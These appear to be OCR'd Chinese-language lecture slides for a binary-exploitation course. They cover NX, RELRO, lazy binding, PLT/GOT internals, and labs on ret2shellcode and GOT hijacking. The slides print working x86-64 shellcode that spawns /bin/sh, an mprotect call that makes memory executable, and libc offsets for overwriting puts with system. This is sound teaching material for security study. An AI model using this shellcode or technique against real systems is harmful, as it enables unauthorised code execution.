
https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md




NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)
59	execve	man/ cs/	0x3b	const char *filename	const char *const *argv	const char *const *envp



```
/* execve(path='/bin///sh', argv=['sh'], envp=0) */
/* push b'/bin///sh\x00' */
push 0x68
mov rax, 0x732f2f2f6e69622f
push rax
mov rdi, rsp
```



```
/* push argument array ['sh\x00'] */
/* push b'sh\x00' */
push 0x1010101 ^ 0x6873
xor dword ptr [rsp], 0x1010101
xor esi, esi /* 0 */
push rsi /* null terminate */
push 8
pop rsi
add rsi, rsp
push rsi /* 'sh\x00' */
mov rsi, rsp
xor edx, edx /* 0 */
```



```
/* call execve() */
push SYS_execve /* 0x3b */
pop rax
syscall
```


NX (Cont'd)

- 把 shellcode 寫入到 stack 或 global variable 之後 rip 跳過去
- 至於怎麼寫 Assembly 請自行學習
- https://shell-storm.org/shellcode/index.html
- 一段 Segment 有 r/w/x 三個權限，x 決定 rip 能不能跳過去
- 可以寫，不能跳。可以跳，不能寫。
- 通常所有地方都是 NX ，可在編譯時決定 **Stack 要不要開 X 權限**
- 用 ROP 即可繞過
  - ROP 其實就是重複利用程式已經編譯出來的程式碼
  - 下周會講，請各位看倌走過路過不要錯過

Lab
ret2shellcode

ret2shellcode

- 沒有 win function 了
- 自己用 shellcode 寫一個 win function! (執行 /bin/sh)
- 之後就跟 return to win 一樣
- Mitigation:
  - ASLR: Stack 地址隨機化，就算寫 Shellcode 到 Stack 也不知道要跳到哪
  - NX: 可以寫，不能跳。可以跳，不能寫。




```c
unsigned long addr = (unsigned long)&username & ~0xfff;
mprotect((void *)addr, 0x1000, PROT_EXEC | PROT_READ | PROT_WRITE);
```

RELRO

- 有分 None / Partial / Full
- 可在編譯時決定開或不開
- 懶人包: None / Partial 最大的危害就是導致 GOT 可寫
    - GOT 上面都是 Function Pointer
    - 舉例: 把 puts 蓋成 system

RELRO (Cont'd)

- 為什麼有一些是 code 中的 address，有些是 libc 真的地址？
- 這就要談到 lazy binding 了...




```
[0x404018] free@GLIBC_2.2.5 -> 0x401030 ◂— endbr64
[0x404020] puts@GLIBC_2.2.5 -> 0x7ffff7e13ed0 (puts) ◂— endbr64
[0x404028] __stack_chk_fail@GLIBC_2.4 -> 0x401050 ◂— endbr64
[0x404030] printf@GLIBC_2.2.5 -> 0x401060 ◂— endbr64
[0x404038] read@GLIBC_2.2.5 -> 0x7ffff7ea7980 (read) ◂— endbr64
[0x404040] getchar@GLIBC_2.2.5 -> 0x401080 ◂— endbr64
[0x404048] malloc@GLIBC_2.2.5 -> 0x401090 ◂— endbr64
[0x404050] __isoc99_scanf@GLIBC_2.7 -> 0x4010a0 ◂— endbr64
[0x404058] exit@GLIBC_2.2.5 -> 0x4010b0 ◂— endbr64
```

Lazy Binding

- Partial RELRO
  - 對於 Dynamically Linked Binary 來說，因為效能考量，不在程式開始時全部解析出外部來的 Function (shared library)真實的 address，像是 libc 來的 printf / puts / scanf…
  - 第一次執行 function 時 GOT 裝的是一個 gadget，它會去叫 _dl_runtime_resolve(link_map, index)，執行完後除了 function 會執行一遍，並在過程中會把真正的 libc address 填入 GOT Table Entry

Lazy Binding (Cont'd)

- PLT
  - call   0x4010e0 <puts@plt> 裡面長這樣




```
04010e0 <+0>:     endbr64
04010e4 <+4>:     bnd jmp QWORD PTR [rip+0x2f35]        # 0x404020 <puts@got[plt]>
04010eb <+11>:    nop    DWORD PTR [rax+rax*1+0x0]
```

真正重要的是 puts@got[plt] 裝了啥

Lazy Binding (Cont'd)


- 此時 puts 還沒被叫過，所以 puts@got[plt] 是裝一個在 codebase 的 gadget



```
pwndbg> x/gx 0x404020
0x404020 <puts@got[plt]>:       0x0000000000401040
```

Lazy Binding (Cont'd)


- 追進去 Gadget (0x401040)
- 注意此時有 push 1



```
pwndbg> x/4i 0x0000000000401040
   0x401040:     endbr64
   0x401044:     push   0x1
   0x401049:     bnd jmp 0x401020
   0x40104f:     nop
```


Lazy Binding (Cont'd)

- 又跳到 0x401020
- 這邊有 push [0x404008] 並呼叫在 0x404010 的 function



```
pwndbg> x/5i 0x401020
   0x401020:    push   QWORD PTR [rip+0x2fe2]        # 0x404008
   0x401026:    bnd jmp QWORD PTR [rip+0x2fe3]        # 0x404010
   0x40102d:    nop    DWORD PTR [rax]
   0x401030:    endbr64
   0x401034:    push   0x0
pwndbg> x/gx 0x404010
0x404010:       0x00007ffff7fd8d30
```

Lazy Binding (Cont'd)




```
[ DISASM / x86-64 / set en
 ► 0x7ffff7fd8d30    endbr64
   0x7ffff7fd8d34    push   rbx
   0x7ffff7fd8d35    mov    rbx, rsp
   0x7ffff7fd8d38    and    rsp, 0xffffffffffffffc0
   0x7ffff7fd8d3c    sub    rsp, qword ptr [rip + 0x23f4d] <_rtld_global_ro+432>
   0x7ffff7fd8d43    mov    qword ptr [rsp], rax
   0x7ffff7fd8d47    mov    qword ptr [rsp + 8], rcx
   0x7ffff7fd8d4c    mov    qword ptr [rsp + 0x10], rdx
   0x7ffff7fd8d51    mov    qword ptr [rsp + 0x18], rsi
   0x7ffff7fd8d56    mov    qword ptr [rsp + 0x20], rdi
   0x7ffff7fd8d5b    mov    qword ptr [rsp + 0x28], r8
[ STACK ]
00:0000│ rsp 0x7fffffffd188 —▸ 0x7ffff7ffe2e0 ◂— 0x0
01:0008│     0x7fffffffd190 ◂— 0x1
```

上 link map, 下 index

Lazy Binding (Cont'd)

- 成功解析出真正的地址!



```
[0x404020] puts@GLIBC_2.2.5 —> 0x7ffff7e13ed0 (puts) ◂— endbr64
```

Lazy Binding (Cont'd)

- https://stackoverflow.com/questions/20486524/what-is-the-purpose-of-the-procedure-linkage-table
- https://hackmd.io/@rhythm/ry5pxN6NI

Lab
GOT Hijacking

Lab GOT Hijacking

- 把 puts 的 GOT entry 寫成 system
- 參考 offset
  - puts 0x80e50
  - system 0x50d70
- 至於怎麼找到任何 libc 裡面的 offset 下周會教，你也可以先查資料，也可以查 https://libc.rip/
- 其實這題我出錯，本來這題是要在某個地方呼叫無關緊要的 system 這樣就有 system 的 plt，呼叫它就相當於 call real system

Reference

- https://www.slideshare.net/AngelBoy1/binary-exploitation-ais3
- https://github.com/yuawn/NTU-Computer-Security
- https://github.com/u1f383/Software-Security-2021-2022
- 漏洞攻擊從入門到放棄 by Frozenkp

Thank you!

:pwn2ooown